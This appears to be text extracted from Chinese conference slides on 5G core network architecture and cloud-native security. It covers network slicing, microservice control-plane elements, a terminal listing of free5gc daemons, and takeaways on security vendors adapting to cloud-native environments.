
独立组网架构之核心网：网元NFV



5G将采用分段路由 (Segment Routing) 技术

数据面切片：轻量级安全资源池

- 支持多种切片隔离技术：**面向不同应用资源和流量的安全防护机制隔离**
- 实现子切片弹性伸缩和低时延：**安全防护应满足安全强度和业务时延的要求**
- 实现物理网络和切片网络的端到端统一控制和管理：**统一安全资源池和服务链**




来源：<https://www.sdnlab.com/23430.html>

控制面网元：微服务化


```

nsfocus@node6:~$ screen -ls
There are screens on:
24578.5g-udrds (07/20/2020 04:53:56 PM) (Detached)
24326.5g-udmd (07/20/2020 04:53:30 PM) (Detached)
32739.5g-aufsd (07/15/2020 04:12:10 PM) (Attached)
32585.5g-upfd (07/15/2020 04:11:51 PM) (Detached)
32187.5g-smfd (07/15/2020 04:11:12 PM) (Detached)
31638.5g-amfd (07/15/2020 04:10:07 PM) (Detached)
31319.5g-nrfd (07/15/2020 04:09:27 PM) (Detached)
24601.5g-web (07/15/2020 04:00:04 PM) (Detached)

```



free5gc




open5gs



▶▶ Some takeaways

- 云计算已无处不在，下半场云原生已经开场
- 安全厂商需要构建全栈、基于云原生的原生安全能力，适应新业务、新场景的发展
- 一些云原生的安全风险，已经影响原生安全产品，比如蜜罐...
- 攻防永远是安全的主线，云原生攻防最终会变成传统攻防



2022
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THANK YOU.



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